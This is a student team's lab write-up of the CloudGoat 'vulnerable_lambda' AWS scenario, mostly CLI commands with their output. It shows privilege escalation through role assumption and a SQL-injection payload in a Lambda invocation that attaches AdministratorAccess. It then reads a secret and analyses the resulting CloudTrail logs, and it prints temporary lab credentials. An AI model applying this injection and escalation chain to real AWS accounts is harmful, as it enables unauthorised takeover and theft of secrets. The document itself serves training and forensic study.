

vulnerable_lambda

디포팀플최강팀
(BestDigitalForensicTeamProjectTeam)

Contents of table

- Introduce about "vulnerable_lambda" scenario
- What is lambda of AWS?
- Exploit!
- Analyze CloudTrail log of this scenario
- Conclusion


Introduce about "vulnerable_lambda" scenario

- Resources

- 1 IAM User
- 1 IAM Role
- 1 Lambda
- 1 Secret

- Goal

- Find the scenario's secret using IAM User "bilbo"



What is lambda of AWS?

- lambda
 - Code execution service.
 - Without server management and instance creation.
- lambda commands required to implement the scenario.
 - list-functions
 - get-function
 - invoke

Exploit - Get permissions for the 'bilbo' user(1)

```
tuna@tuna-virtual-machine:~/cloudgoat

~/cloudgoat > master ● aws --profile bilbo --region us-east-1 sts get-caller-identity
{
  "UserId": "AIDA25GOLLJ6JWQ70ES2X",
  "Account": "749904550524",
  "Arn": "arn:aws:iam::749904550524:user/cg-bilbo-vulnerable_lambda_cgidg94iyt3py1"
}
```

```
tuna@tuna-virtual-machine:~/cloudgoat

~/cloudgoat > master ● aws --profile bilbo --region us-east-1 iam list-user-policies --user-name cg-bilbo-vulnerable_lambda_cgidg94iyt3py1
{
  "PolicyNames": [
    "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer"
  ]
}
```

Exploit - Get permissions for the 'bilbo' user(2)

```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● aws --profile bilbo --region us-east-1 iam get-user-policy --user-name cg-bilbo-vulnerable_lambda_cgidg94iyt3py1 --policy-name cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer
{
  "UserName": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1",
  "PolicyName": "cg-bilbo-vulnerable_lambda_cgidg94iyt3py1-standard-user-assumer",
  "PolicyDocument": {
    "Version": "2012-10-17",
    "Statement": [
      {
        "Action": "sts:AssumeRole",
        "Effect": "Allow",
        "Resource": "arn:aws:iam::940877411605:role/cg-lambda-invoker*",
        "Sid": ""
      },
      {
        "Action": [
          "iam:Get*",
          "iam:List*",
          "iam:SimulateCustomPolicy",
          "iam:SimulatePrincipalPolicy"
        ],
        "Effect": "Allow",
        "Resource": "*",
        "Sid": ""
      }
    ]
  }
}
```

Exploit - Get target IAM Role

```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● aws --profile bilbo --region us-east-1 iam list-roles | grep cg-lambda-invoker
{"RoleName": "cg-lambda-invoker-vulnerable_lambda_cgldg94iyt3py1",
 "Arn": "arn:aws:iam::749904550524:role/cg-lambda-invoker-vulnerable_lambda_cgldg94iyt3py1",
```

```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● aws --profile bilbo --region us-east-1 iam list-role-policies --role-name cg-lambda-invoker-vulnerable_lambda_cgldg94iyt3py1
{
  "PolicyNames": [
    "lambda-invoker"
  ]
}
```

Exploit – lambda-invoker of RolePolicy

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Action": [
        "lambda:ListFunctionEventInvokeConfigs",
        "lambda:InvokeFunction",
        "lambda:ListTags",
        "lambda:GetFunction",
        "lambda:GetPolicy"
      ],
      "Effect": "Allow",
      "Resource": [
        "arn:aws:lambda:us-east-1:749904550524:function:vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1",
        "arn:aws:lambda:us-east-1:749904550524:function:vulnerable_lambda_cgidg94iyt3py1-policy_applier_lambda1"
      ]
    },
    {
      "Action": [
        "lambda:ListFunctions",
        "iam:Get*",
        "iam:List*",
        "iam:SimulateCustomPolicy",
        "iam:SimulatePrincipalPolicy"
      ],
      "Effect": "Allow",
      "Resource": "*"
    }
  ]
}
```



Exploit – Assume target IAM Role

```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● aws --profile bilbo --region us-east-1 sts assume-role --role-arn arn:aws:iam::749904550524:role/cg-lambda-invoker-vulnerable_lambda_cgiddg94iyt3py1 --role-session-name bilbo_role_session
{
  "Credentials": {
    "AccessKeyId": "ASIA25G0LLJ6PPSBING3",
    "SecretAccessKey": "/jJEPrKeawliwy0QkfMrtxrmkfGK6I00CLhBCyUZ",
    "SessionToken": "IQoJb3JpZ2luX2VjEPP////////wEaCXVzLWVhc3QtMSJHMEUCIQDDrLPihsiLvGLmWy2bIJ+ZNfJjG0aAtofeNBxMrxFLGQIgEHI0if0Dhc/Q0VAYtB+mWEyheY+CdceYwqJXm6wTRfoqqAIIq////////ARAAGgw3NDk5MDQ1NTA1MjQiDLGXP2/DeqPibphVIir8Ad3ivep9D5Rs1PZJR6tD5pZ2CjNuuXisKvN0inPD54c1SyEgy4c6XmQoRAFgra4Jkq/plVA0+8xKY7Xcm0KdorlfeJEBI3PoYU1l7p/Nd0tILdBkRPXbSNjj5AN5X01eNzaLySjXxKAuaC0/F1UVBoLRi7H3F5UsFs/sDWGXjY+HwJX9+v567a1ARiENlkjvP3Pz2fmUEjToBVZa20hSkLXr7dUdw4R/maXUR+xLcC5mjQFqjQfYBfmkorZNQrqaAr2MPsHRpuV6Jz+ET02VmqlSsKtCfDrWIL146dycsKtEAKv4Hcgf7P70wKDHUY11dLXMHK86JUMAESzCzjISnBjqdAbF7PKv2H4ZZckPkBbMlujwD/dvxcxuyMUc08ynPpgOM14+n156zsP6PjEAsbPVgJF/a1AuWvDlS/2SmIHcV2PhhU80iuPUPjD1Dcfs0o4JJxrwK0kJwpfsC80k/Fwp3EgksuXUmgZlmqnZc/LprL4tf9kvr1kw0nyWUXz540vzgA0oJ7ZPhcFG/yF0GwX6hjFj28wwwxRxRLWK+wQY=",
    "Expiration": "2023-08-19T19:13:07+00:00"
  },
  "AssumedRoleUser": {
    "AssumedRoleId": "AR0A25G0LLJ6FDXPZZQ0Z:bilbo_role_session",
    "Arn": "arn:aws:sts::749904550524:assumed-role/cg-lambda-invoker-vulnerable_lambda_cgiddg94iyt3py1/bilbo_role_session"
  }
}
```

Exploit - Get list of lambda function

```
aws --profile BoB12DF --region us-east-1 lambda list-functions | more
~/cloudgoat > master ● aws --profile BoB12DF --region us-east-1 lambda list-functions 03:18:11
{
  "Functions": [
    {
      "FunctionName": "vulnerable_lambda_cgldq29pq58vkx-policy_applier_lambda1",
      "FunctionArn": "arn:aws:lambda:us-east-1:749904550524:function:vulnerable_lambda_cgldq29pq58vkx-policy_applier_lambda1",
      "Runtime": "python3.9",
      "Role": "arn:aws:iam::749904550524:role/vulnerable_lambda_cgldq29pq58vkx-policy_applier_lambda1",
      "Handler": "main.handler",
      "CodeSize": 991559,
      "Description": "This function will apply a managed policy to the user of your choice, so long as the database says that it's okay...",
      "Timeout": 3,
      "MemorySize": 128,
      "LastModified": "2023-08-17T01:05:00.077+0000",
      "CodeSha256": "iBbgC/bevSIqwsv9vP060o6D2gIgEUPKE/W/8/Qn3e0=",
      "Version": "$LATEST",
      "TracingConfig": {
        "Mode": "PassThrough"
      },
      "RevisionId": "073ca497-3ed6-4221-a17f-34fc0a19da0e",
      "PackageType": "Zip",
      "Architectures": [
        "x86_64"
      ],
      "EphemeralStorage": {
        "Size": 512
      },
      "SnapStart": {
        "ApplyOn": "None",
        "OptimizationStatus": "Off"
      }
    }
  ]
}
```

Exploit - Get target lambda function

[illegible]

- bin
- click
- click_default_group-1.2.2.dist-info
- click-8.0.1.dist-info
- dateutil
- dateutils
- dateutils-0.6.12.dist-info
- python_dateutil-2.8.2.dist-info
- pytz
- pytz-2021.1.dist-info
- six-1.16.0.dist-info
- sqlite_fts4
- sqlite_fts4-1.0.1.dist-info
- sqlite_utils
- sqlite_utils-3.17.dist-info
- tabulate-0.8.9.dist-info
- PC click_default_group.py
- PC main.py
- 📄 my_database.db
- 📄 requirements.txt
- PC six.py
- PC tabulate.py

Exploit – Find vulnerability of lambda function

```
import boto3
from sqlite_utils import Database


db = Database("my_database.db")
iam_client = boto3.client("iam")
db["policies"].insert_all([
    {"policy_name": "AmazonSNSReadOnlyAccess", "public": "True"},
    {"policy_name": "AmazonRDSReadOnlyAccess", "public": "True"},
    {"policy_name": "AWSLambda_ReadOnlyAccess", "public": "True"},
    {"policy_name": "AmazonS3ReadOnlyAccess", "public": "True"},
    {"policy_name": "AmazonGlacierReadOnlyAccess", "public": "True"},
    {"policy_name": "AmazonRoute53DomainsReadOnlyAccess", "public": "True"},
    {"policy_name": "AdministratorAccess", "public": "False"},
])
```

```
def handler(event, context):
    target_policies = event["policy_names"]
    user_name = event["user_name"]
    print(f"target policies are : {target_policies}")
    for policy in target_policies:
        statement_returns_valid_policy = False
        statement = f"select policy_name from policies where policy_name='{policy}' and public='True'"
        for row in db.query(statement):
            statement_returns_valid_policy = True
            print(f"applying {row['policy_name']} to {user_name}")
            response = iam_client.attach_user_policy(
                UserName=user_name,
                PolicyArn=f"arn:aws:iam::aws:policy/{row['policy_name']}",
            )
            print("result: " + str(response["ResponseMetadata"]["HTTPStatusCode"]))
        if not statement_returns_valid_policy:
            invalid_policy_statement = (
                f"{policy} is not an approved policy, please only choose from approved "
                f"policies and don't cheat. :) "
            )
            print(invalid_policy_statement)
            return invalid_policy_statement
    return "All managed policies were applied as expected."


if __name__ == "__main__":
    payload = {
        "policy_names": ["AmazonSNSReadOnlyAccess", "AWSLambda_ReadOnlyAccess"],
        "user_name": "cg-bilbo-user",
    }
    print(handler(payload, "uselessinfo"))
```


Exploit – Try exploit!

```
'{"policy_names": ["AdministratorAccess"" --"], "user_name": "cg-bilbo-vulnerable_lambda_cgldg94iyt3py1"}'
```



```
SELECT policy_name FROM policies WHERE policy_name='AdministratorAccess'--' AND public='True'
```



```
tuna@tuna-virtual-machine:~/cloudgoat

~/cloudgoat > master ● ? aws --profile BoB12DF --region us-east-1 lambda invoke --function-name vulnerable_lambda_cgldg94iyt3p
y1-policy_applier_lambda1 --cli-binary-format raw-in-base64-out --payload '{"policy_names": ["AdministratorAccess"" --"], "use
r_name": "cg-bilbo-vulnerable_lambda_cgldg94iyt3py1"}' out.txt
{
  "StatusCode": 200,
  "ExecutedVersion": "$LATEST"
}

~/cloudgoat > master ● ? cat out.txt
"All managed policies were applied as expected."%
```

Exploit – Get list of secrets

```
tuna@tuna-virtual-machine:~/cloudgoat
~/cloudgoat > master ● ? aws --profile bilbo --region us-east-1 secretsmanager list-secrets
{
  "SecretList": [
    {
      "ARN": "arn:aws:secretsmanager:us-east-1:749904550524:secret:vulnerable_lambda_cgldg94iyt3py1-final_flag-E2V6sh",
      "Name": "vulnerable_lambda_cgldg94iyt3py1-final_flag",
      "LastChangedDate": "2023-08-20T03:01:30.408000+09:00",
      "LastAccessedDate": "2023-08-19T09:00:00+09:00",
      "Tags": [
        {
          "Key": "Stack",
          "Value": "CloudGoat"
        },
        {
          "Key": "Name",
          "Value": "cg-vulnerable_lambda_cgldg94iyt3py1"
        },
        {
          "Key": "Scenario",
          "Value": "vulnerable-lambda"
        }
      ],
      "SecretVersionsToStages": {
        "917AE057-CD68-4128-AE08-F085998DAFDD": [
          "AWSCURRENT"
        ]
      },
      "CreateDate": "2023-08-20T03:01:29.619000+09:00"
    }
  ]
}
```

Exploit – Get target secret

```
tuna@tuna-virtual-machine:~/cloudgoat

~/cloudgoat > master ● ? aws --profile bilbo --region us-east-1 secretsmanager get-secret-value --secret-id arn:aws:secretsman
ager:us-east-1:749904550524:secret:vulnerable_lambda_cgldg94iyt3py1-final_flag-E2V6sh
{
  "ARN": "arn:aws:secretsmanager:us-east-1:749904550524:secret:vulnerable_lambda_cgldg94iyt3py1-final_flag-E2V6sh",
  "Name": "vulnerable_lambda_cgldg94iyt3py1-final_flag",
  "VersionId": "917AE057-CD68-4128-AE08-F085998DAFDD",
  "SecretString": "cg-secret-846237-284529",
  "VersionStages": [
    "AWSCURRENT"
  ],
  "CreateDate": "2023-08-20T03:01:30.404000+09:00"
}
```

Analyze CloudTrail log of this scenario(1)

CreateLogStream	August 20, 2023, 03:27:13 (UTC+09:00)	vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1	logs.amazonaws.com	-
CreateLogGroup	August 20, 2023, 03:27:13 (UTC+09:00)	vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1	logs.amazonaws.com	-
CreateLogStream	August 20, 2023, 03:27:13 (UTC+09:00)	vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1	logs.amazonaws.com	-
AttachUserPolicy	August 20, 2023, 03:27:10 (UTC+09:00)	vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1	iam.amazonaws.com	AWS::IAM::User, AWS::IAM::Policy
PutRolePolicy	August 20, 2023, 03:01:51 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Policy, AWS::IAM::Role
CreateRole	August 20, 2023, 03:01:50 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Role, AWS::IAM::Role, AWS::IAM::Role
CreateFunction20150331	August 20, 2023, 03:01:44 (UTC+09:00)	BoBDF12StudentShared	lambda.amazonaws.com	AWS::Lambda::Function
PutRolePolicy	August 20, 2023, 03:01:31 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Policy, AWS::IAM::Role
CreateRole	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::Role, AWS::IAM::Role, AWS::IAM::Role
PutUserPolicy	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::User, AWS::IAM::Policy
CreateAccessKey	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::AccessKey, AWS::IAM::User
PutSecretValue	August 20, 2023, 03:01:30 (UTC+09:00)	BoBDF12StudentShared	secretsmanager.amazonaws.com	AWS::SecretsManager::Secret
CreateUser	August 20, 2023, 03:01:29 (UTC+09:00)	BoBDF12StudentShared	iam.amazonaws.com	AWS::IAM::User, AWS::IAM::User, AWS::IAM::User
CreateSecret	August 20, 2023, 03:01:29 (UTC+09:00)	BoBDF12StudentShared	secretsmanager.amazonaws.com	AWS::SecretsManager::Secret

Analyze CloudTrail log of this scenario(2)

```
{
  "eventVersion": "1.08",
  "userIdentity": {
    "type": "AssumedRole",
    "principalId": "ARO0A25G0LLJ6C7BHP5HWK:vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1",
    "arn": "arn:aws:sts::749904550524:assumed-role/vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1/vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1",
    "accountId": "749904550524",
    "accessKeyId": "ASIA25G0LLJ6D2652GG3",
    "sessionContext": {
      "sessionIssuer": {
        "type": "Role",
        "principalId": "ARO0A25G0LLJ6C7BHP5HWK",
        "arn": "arn:aws:iam::749904550524:role/vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1",
        "accountId": "749904550524",
        "userName": "vulnerable_lambda_cgldg94iyt3py1-policy_applier_lambda1"
      },
      "webIdFederationData": {},
      "attributes": {
        "creationDate": "2023-08-19T18:27:09Z",
        "mfaAuthenticated": "false"
      }
    }
  },
}
```

```

  "eventTime": "2023-08-19T18:27:10Z",
  "eventSource": "iam.amazonaws.com",
  "eventName": "AttachUserPolicy",
  "awsRegion": "us-east-1",
  "sourceIPAddress": "18.212.63.166",
  "userAgent": "Boto3/1.26.90 Python/3.9.17 Linux/4.14.255-311-248.529.amzn2.x86_64 exec-env/AWS_Lambda_python3.9 Botocore/1.29.90",
  "requestParameters": {
    "userName": "cg-bilbo-vulnerable_lambda_cgldg94iyt3py1",
    "policyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
  },
  "responseElements": null,
  "requestID": "aa216ff4-dc50-4df4-83ce-fce45a794672",
  "eventID": "178ee8fc-116e-49b6-86ff-bec52e452fcc",
  "readOnly": false,
  "eventType": "AwsApiCall",
  "managementEvent": true,
  "recipientAccountId": "749904550524",
  "eventCategory": "Management",
  "tlsDetails": {
    "tlsVersion": "TLSv1.2",
    "cipherSuite": "ECDHE-RSA-AES128-GCM-SHA256",
    "clientProvidedHostHeader": "iam.amazonaws.com"
  }
}
```

Conclusion

- When using the lambda function, you need to verify the security of the source code.
- Consider setting the "sts:AssumeRole" policy for public accounts.
- Consider setting policies related to 'lambda' for public accounts.